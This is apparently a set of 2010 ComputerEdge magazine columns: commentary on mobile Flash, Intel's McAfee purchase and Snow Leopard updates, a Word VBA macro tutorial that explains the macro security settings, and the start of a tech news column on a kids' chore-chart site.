Motorola released its Droid 2, one of the first mobile phones to have Adobe's Flash pre-installed. While Flash on the Droid 2 appears to run well when visiting Web sites with Flash optimized for mobile devices, Flash didn't run so well when visiting ordinary Web sites running Flash, at least according to this review from Laptop Magazine (blog.laptopmag.com/mobile-flash-fail-weak-android-player-proves-jobs-right).

The Laptop Magazine reviewer states: "To see mobile Flash at its best, I downloaded the Adobe Flash showcase for mobile (m.flash.com/) in the Android Market, a directory of sites the company recommends. There I found a link to the Sony Pictures trailer site, and all of the clips played smoothly at full screen. I also found links to a number of TV shows

that play in Flash, but not always smoothly. An episode of CSI on CBS.com didn't cause any serious problems, but it was a bit jerky, particularly at full screen.

"Despite the jerkiness, I was excited to be able to watch shows on my phone that previously played only on my PC. That excitement turned to disappointment when I ventured onto several sites that weren't featured in the showcase.

"When I went to ABC.com and tried to play a clip, I waited five minutes while the player said 'loading.' During that time, it was nearly impossible to scroll around the page or tap objects on it. Eventually, I scrolled up to see a message that was previously obstructed and said 'Sorry. An error occurred while attempting to load the video. Please try again later.' It gets worse..."

While this is just the experience of one person, let's get comments from anyone else running Flash on a Droid 2 and find out if they've run into similar problems. The problem may simply be out of Adobe's hands since Flash can run efficiently on phones only when Web sites specifically optimize their content for mobile devices. Until the entire Internet does this, there will always be problems running Flash on a mobile phone.

In an interview with Flash developers (www.designinterviews.com/interviews/apple-vs-adobe-flash-developers), different developers offered their insight into the problem of Flash running on Apple products.

When asked, "Were you alarmed by Apple's announcement that the iPad would not support Flash? (Why or why not?)" here is what various Flash developers had to say.

Ricardo Dias: Not at all. Apple tries to restrict their products' software so they can work as expected. The touchscreen interface brings us a different kind of Web experience and I believe that a lot of full Flash Web sites would behave differently if used on a touchscreen interface. Most of them wouldn't react as expected.

Michael McDonald: Yes, I was and I am still alarmed by Apple's announcement not to support Flash on either the iPhone or iPad. I have invested vast amounts of time, resources, knowledge, sweat equity and money into building Flash-based Web sites and now that Apple has decided not support their extremely successful iPhone or iPad products, it makes me wonder if I put "too many eggs in one basket" with Adobe Flash. With that being said, my own personal motto/mantra in life is "evolve, adapt or go extinct."

Matt Wiggins: No, Apple has a history of not supporting third-party compilers. It's why their stuff is always rock solid from a UI/functionality perspective.

While other Flash developers offered negative comments regarding Apple and Flash, none of them backed up their criticism with facts to support their claims. For those Flash developers who have invested years learning Flash, Michael McDonald said it best. "Evolve, adapt, or go extinct."

Flash developers can commiserate with the thousands of former Turbo Pascal and dBASE programmers who wished the computing world never moved from MS-DOS to Windows, making their programming skills obsolete. There are probably also thousands more Paradox, WordPerfect and Lotus 1-2-3 consultants who wished the world never moved on to Microsoft Access, Microsoft Word and Microsoft Excel. There may even be a handful of CP/M-80 and Apple II consultants who wished their lucrative business clientele had never adopted the IBM PC too.

If Flash developers really want to see how the inability to change can foretell their fate, they need to read this 1999 article from *BusinessWeek* about Eastman Kodak (www.businessweek.com/1999/99_31/b3640098.htm) as the company considered how to adapt from their lucrative film business to the growing digital photography market. Back in 1999, Kodak's stock was at \$74 a share. Today it's less than \$4 a share. What happened? Apparently Kodak didn't, couldn't, or wouldn't change fast enough.



Figure 2. Kodak stock has plummeted over the past 10 years.

Given the choice of changing now (and guaranteeing survival) or resisting change (and hoping for survival), which is the smarter choice? The only certainty of the future is change, so it's your choice whether you want to evolve, adapt, or go extinct.

Now a Head-Scratcher From Intel

Intel recently offered to buy the security company McAfee for \$7.68 billion, paying almost 60 percent more per share than McAfee's stock was currently worth. The big question is why?

According to Intel, they want to take McAfee's security knowledge and "bake it in" to their hardware. Sounds smart, right? After all, malware can always circumvent security software, but trying to circumvent security hardware will be far more difficult.

Then again, most security threats fall into two categories: operating system exploits or user mistakes. If Intel bakes in McAfee's security software into their processors, this baked-in security may only protect against exploits targeting specific operating systems such as Windows. Strip Windows off any computer with an Intel processor, replace it with Linux, and you've eliminated 100 percent of all the security threats that can only target and infect Windows.

The second major attack vector for malware is through tricking the user into doing something foolish. How can security, baked into hardware, protect against user ignorance or gullibility? It can't.

For \$7.68 billion, Intel gets security software geared primarily toward protecting Windows. How will this baked-in security hardware affect performance when running Linux or Mac OS X? Will this even be valuable if the market share of

Windows plummets and another operating system takes over?

This is how such baked-in hardware security could work. Intel hardware will create common security routines needed to identify and deal with any threats, regardless of the operating system. Then it's up to other companies to write software that hooks into these baked-in security routines to protect specific operating systems.

Will hardware security be able to defeat the fast-changing malware security threats that mutate and evolve daily through the Internet? You'll still need software to take advantage of Intel's hardware security, and software can always be defeated by clever malware, so how will Intel's \$7.68 billion investment pay off in the long run?

Intel already had partnerships with almost all security vendors, so they could have maintained those partnerships without buying McAfee at all. They'll still need to maintain those partnerships anyway to avoid alienating other security companies like Symantec or Trend Micro.

Intel buying McAfee for their security technology is like Bill Gates buying McDonald's just because he wants to eat a hamburger. Perhaps someone else can explain why Intel's acquisition of McAfee might make sense, especially given this article where security companies are admitting they're being overwhelmed (and losing) in the war against malware (www.technewsdaily.com/malware-computer-viruses-challenge-firewall-antivirus-protection-0918/).

* * *

Apple just released a graphics update for Snow Leopard that dramatically increases the speed of video games (www.macworld.com/article/153566/2010/08/mac_gaming_performance.html). By default, most Macs have automatic updates turned on, but in case you want to modify this setting, just click on the Apple menu and choose System Preferences to open the System Preferences window.

Click the Software Update icon under the System category and you'll be able to change your software update settings. If you click the Installed Software tab, you can even see the latest versions of your software and when those updates were installed.



Figure 3. The Software Update settings.




Figure 4. Viewing the dates and versions of the latest updates.

In the early days, before Wally became an Internationally renowned comedian, computer book writer, and generally cool guy, Wally Wang used to hang around The Byte Buyer dangling participles with Jack Dunning and go to the gym to pump iron with Dan Gookin.

Wally is responsible for the following books:

Microsoft Office 2010 for Dummies (www.amazon.com/gp/product/0470489987?ie=UTF8&tag=the15minmovme-20&linkCode=as2&camp=1789&creative=9325&creativeASIN=0470489987),
 Beginning Programming for Dummies (www.amazon.com/gp/product/0470088702?ie=UTF8&tag=the15minmovme-20&linkCode=as2&camp=1789&creative=9325&creativeASIN=0470088702),
 Beginning Programming All-in-One Reference for Dummies (www.amazon.com/gp/product/0470108541?ie=UTF8&tag=the15minmovme-20&linkCode=as2&camp=1789&creative=9325&creativeASIN=0470108541),
 Breaking Into Acting for Dummies with Larry Garrison (www.amazon.com/gp/product/0764554468?ie=UTF8&tag=the15minmovme-20&linkCode=as2&camp=1789&creative=9325&creativeASIN=0764554468),
 Steal This Computer Book 4.0 (www.amazon.com/gp/product/1593271050?ie=UTF8&tag=the15minmovme-20&linkCode=as2&camp=1789&creative=9325&creativeASIN=1593271050),
 My New Mac (www.amazon.com/gp/product/1593271646?ie=UTF8&tag=the15minmovme-20&linkCode=as2&camp=1789&creative=9325&creativeASIN=1593271646),
 My New iPhone (www.amazon.com/gp/product/1593271956?ie=UTF8&tag=the15minmovme-20&linkCode=as2&camp=1789&creative=9325&creativeASIN=1593271956),
 My New iPad (www.amazon.com/gp/product/1593272758?ie=UTF8&tag=the15minmovme-20&linkCode=as2&camp=1789&creative=9325&creativeASIN=1593272758),
 Strategic Entrepreneurism with Jon Fisher and Gerald Fisher (www.amazon.com/gp/product/1590791894?ie=UTF8&tag=the15minmovme-20&linkCode=as2&camp=1789&creative=9325&creativeASIN=1590791894),
 How to Live With a Cat (When You Really Don't Want To) (www.smashwords.com/books/view/18896).

When not performing stand-up comedy or writing computer books, he likes to paper trade stocks with the video game Stock Reflex (www.plimus.com/jsp/download_trial.jsp?contractId=1722712&referrer=wwang), using the techniques he learned from a professional Wall Street day trader.

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Rob, The Computer Tutor

Rob, The ComputerTutor: Tech Solutions with Microsoft Word

“Microsoft Word Macro Internals” by Rob Spahitz

This week we'll quickly look at what's happening with Word behind the scenes to allow macros to work, then we'll explore how to protect yourself from macro viruses.

Last week we looked at the basics of Word Macros and how to change recorded commands. This week we'll quickly look at what's happening with Word behind the scenes to allow macros to work, then we'll explore how to protect yourself from macro viruses.

Word Workings

Let's record a quick macro and see what happens. We'll make it very simple: underline some text.

First, let's do a quick quiz. How many variations of underlining does Word support? You obviously know about single underlines. You probably also know about double-underlining. If you dig around, you can probably find that there are a few more. And if you've read my previous articles, you may recall the answer, which I'll reveal a bit later.

OK, since Word supports multiple version of underlining, how does it know what to do when recording? Well, last week we saw that bold and italics are simply toggles; they are either on or off. But underlining had some weird computer code to figure out how to "toggle" underlining.

So we'll record a simple underlined word and see what we get. You can do this in any version of Word since 97 through 2010 and the macro code should be essentially the same. Since I had some requests to show the 2003 stuff, my Word print-screens will reflect that version. (Well, actually 2002 since that's the main version I still use, but there are few changes from Word 2000 and 2002 to 2003.)

Turn on the macro recorder. Word 2003 and earlier: menu Tools/Macro/Record New Macro; Word 2007 and newer: menu tab View/group box Macros/Macros dropdown/Record Macro.

In the Record Macro box, enter a name for the macro, such as UL (for underline) and "Store macro in" Document1 (or the name of the current document), and then click the OK button.

Now turn on underlining (Ctrl+U or click on the "U" in the toolbar or Home tab/Font group box). Enter some text such as "this is underlined text," and stop the recording (in the same place where you turned it on).

Now that you've recorded the macro, you can view it. Back to the Macros menu, select Macros (in 2003) or View Macros (in 2007/2010). In the window, select the macro you just recorded and click on the Edit button.

It seems that Microsoft slightly changed how its macro recorder works with underlines now.

For Word 2003, here's the VBA (Visual Basic for Application) code for the macro:

```
Sub UL ( )
'
' UL Macro
' Macro recorded 8/21/2010 by Spahitz
'
    If Selection.Font.Underline = wdUnderlineNone Then
        Selection.Font.Underline = wdUnderlineSingle
    End If
End Sub
```

```
Else
    Selection.Font.Underline = wdUnderlineNone
End If
Selection.TypeText Text:="this is underlined"
End Sub
For Word 2010, here's the VBA code:
Sub UL()
'
' UL Macro
'
    Selection.Font.UnderlineColor = wdColorAutomatic
    Selection.Font.Underline = wdUnderlineSingle
    Selection.TypeText Text:="this is underlined"
End Sub
```

So let me quickly explain the difference. In Word 2003, the macro recorder did not capture the underline color. Apparently for Word 2010, Microsoft decided that this was an important feature to add to the recorded information.

Similarly, in Word 2003, the creators of the macro decided that the underlining should be toggled. In Word 2010 they changed this and made it more consistent by forcing Word to always set the underlining to whatever you set.

I personally think the 2010 version is better. If you run the Word 2003 version, you will find that the underlining turns on and off if you select the text between runs, while in Word 2010 the text will always get set.

Either way, let's dissect this a bit by examining the Word 2010 version. Note that this code could also be used in the Word 2003 macro, but it's simply not what the macro gives you.

The macro starts with the word Sub followed by the name of the macro (UL) and parentheses, which could include information if needed, although I don't know of any macros that create pieces there. We'll explore that at another time.

The last line, End Sub, indicates the ending point of the macro (Subroutine). In between the Sub and End Sub are the lines of code to perform the desired action.

In this case, we see six lines. After the Sub are three lines that start with an apostrophe. In Visual Basic, that's a comment that allows programmers to add messages to themselves or other developers and not have it affect the macro/subroutine/function/other code.

The remaining three lines are the ones that do all the work. In this "Object-Oriented" programming world (which is how most modern-day programming is done), we look at pieces as objects. In this case Word has an object called Selection. This object contains all of the information about the current selection, such as the number of characters, the Font, bookmarks, background color, etc. To find out what the object can do, you can often put a dot (period) immediately after the object (such as Selection) within the VB code area. It will show you a list of valid choices, as seen in Figure 1.




Figure 1. VBA Object List of Choices.

In the case of the first code line, the macro created something that uses the Selection object's Font piece, which is also an object. So a period after the Font object includes additional pieces specific to fonts, such as UnderlineColor, which, as you might expect, is used to identify the color used by the underline feature. Sometimes this can go on for many levels, going deeper and deeper into the features of an object. Here, the macro stopped and simply tries to apply a color...well, sort of. The macro placed something called wdColorAutomatic. This "color" is really a code that Word uses to indicate that the color should use whatever color is most recently set.

Word also supports a collection of other named items such as wdColorBlack, which represents a number that tells Word how to combine the Red, Green and Blue (RGB) light intensity components of the monitor to show the right color. If you'd like to see a list of these, move your blinking mouse cursor on top of this wdColorAutomatic word, right-click and then select Definition. You'll see what's called the definition of this object, which could be code or (in our case) the Object Browser window that shows information about the item you're exploring, as seen in Figure 2. I leave this to the reader to explore, but you can see a collection of predefined colors for this thing listed at the bottom as a Constant that's a member of the Word object's WdColor component. (Yes, there's a Word object, which can be used to learn about all of the available features of MS Word.)




Figure 2. VB's Object Browser.

Continuing, we see the next line of code. Similar to the above, this looks at the Selection's Font, then looks at the Font's Underline setting (property) and assigns it a value called wdUnderlineSingle. If you check the definition of this, you see that there are 18 underline settings in Word, including the setting for Single, Double, None, Wavy and Dash. By looking at the options, you not only learn how to program Word better, but you also start to learn more about the features available in Word that you may not have even realized existed (and don't necessarily need macros to use).

The last code line, TypeText, is not really a setting. This is known as a method (a command or function). These will perform tasks and may require additional information. In this case, it requires some text that you would like to type, which is usually enclosed inside double quotes. It also supports a feature (used by the macro) to identify which setting the value is applied. In this case, the setting is applied to something called Text, so the quoted string of characters is preceded by the word Text, a colon and an equal sign. As mentioned last week, this is optional if you apply the settings correctly. An alternate version that works identically is this:

```
Selection.TypeText = "this is underlined"
```

We'll explore that more in a future column.

Macro Security

As mentioned last week, macros are really computer programs. As such, and given their flexibility, you can use them to do amazing things with not only Word but also with Windows (including accidentally messing up your entire Windows installation). Well, some nasty people out there decided to start taking advantage of this years ago to introduce viruses,

password-capturers and other "malware" into your system. To help counter that, Microsoft introduced various settings to control the macros, and these change with new versions of its Office products.

Let's look at how Word 2002 handles this. Go to menu Tools/Macro/Security. This will show you the window shown in Figure 3. In Word 2003, another setting was added, which I'll describe shortly.




Figure 3. Word 2002 Macro Security Settings.

The High setting is the toughest. It basically says that no macro can run unless you told Word that you trust it ("signed"). Even the macros we just recorded are not trusted! And getting Word to recognize a macro as signed is a bit tedious. For details on this, I suggest checking the *ComputerEdge* archives for when I handled this with Excel (around May 2007).

If you use Word 2003, there is also a Very High setting, which disables all macros, regardless of their trust level.

The Medium setting, the one I like the most, give you the option. When you start a Word document that contains macros, this setting will give you a dialog box asking if you'd like to enable macros. If you say No, the macros can be viewed but they cannot be run until you close and re-open the document. If you choose Yes, then you have full access to the macros, including ones that may run when the document first opens (which is how the viruses often attack you).

The Low setting basically lets all macros run without question. If you never open other people's documents and never use Word in your e-mail messages, and don't have applications that have embedded Word objects, then you may just be safe. Since there are so many hidden places that Word can be used, I don't trust this setting.

Now let's see how Word 2010 handles the same thing. To get there, you need to go to the File menu tab (or in Word 2007's "Office button," the big circle on the top left corner). From there, select Options, and then the Trust Center in the window that opens, as seen in Figure 4.




Figure 4. Word 2010 Trust Settings.

From there on the right side, select Trust Center Settings and select Macro Settings. You'll see the same options we saw in 2002 (plus that extra setting), but worded differently, as seen in Figure 5.




Figure 5. Word 2010 Macro Settings.

The first option, Disable all macros without notification, is the same as the Very High setting.

The next option, Disable all macros with notification, is the Medium setting.

Next, Disable all macros except digitally signed macros, is the High setting.

Finally, Enable all macros, is the Low setting.

Next time, we'll explore a few more parts of the Visual Basic environment. In a few more weeks, I will begin exploring a free competitor of Microsoft Office called Open Office. Since I have never used it, I will try to show what it has to offer, what mistakes I make along the way, and how easy or difficult I found the transition between products. Stay tuned.

Rob has been in the computer industry for over 25 years and is currently a part-time teacher, offering classes in Excel, Access, Visual Basic, and a variety of other technical tools. He has loved *ComputerEdge* since 1990 and can be contacted at RSpahitz@Dogopoly.com.

Looking for a great boardgame? Grab a copy from DOGOPOLY.com (dogopoly.com) and have a dog-gone great time.



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Worldwide News & Product Reviews

“The latest in tech news and hot product reviews.” by Charles Carr



Online Tool to Keep Kids Organized/ Challenged—The school year is a great time to reassess kids' roles; T-Mobile's Motorola CLIQ XT —A review of the Android smartphone; Make Snow Leopard Purr —Third-party utility programs can dramatically improve Snow Leopard's efficiency.

Online Tool to Keep Kids Organized/Challenged

With each successive school year, parents invariably reassess their relationships with their children vis-à-vis growing/ changing responsibilities within the family. To the rescue comes My Job Chart (www.myjobchart.com), a free online customizable chore-chart system that claims it is revolutionizing the way parents assign chores and educate their children about good saving, spending and sharing habits.

According to My Job Chart founder, Gregg Murset:

These days, it's important for children to learn financial responsibility and the value of the dollar so they can grow up to have a strong work ethic and make smart money decisions. It is critical for parents to act as financial role models and take an active role in communicating to them about saving, spending, sharing, budgeting and planning. Parents should also provide their kids with real-life opportunities for productive work, such as household chores, babysitting, walking the dog, yard work, etc.

Here are some tips about discussing money with your children:

Teach them the importance of saving. Even at an early age, talk about what it means to plan ahead and save for future needs and goals. Set aside a portion of their money for a savings account and explain to them why this is beneficial and how they can earn interest. Encourage them to "save up" for something that they want, rather than spending their money right away.

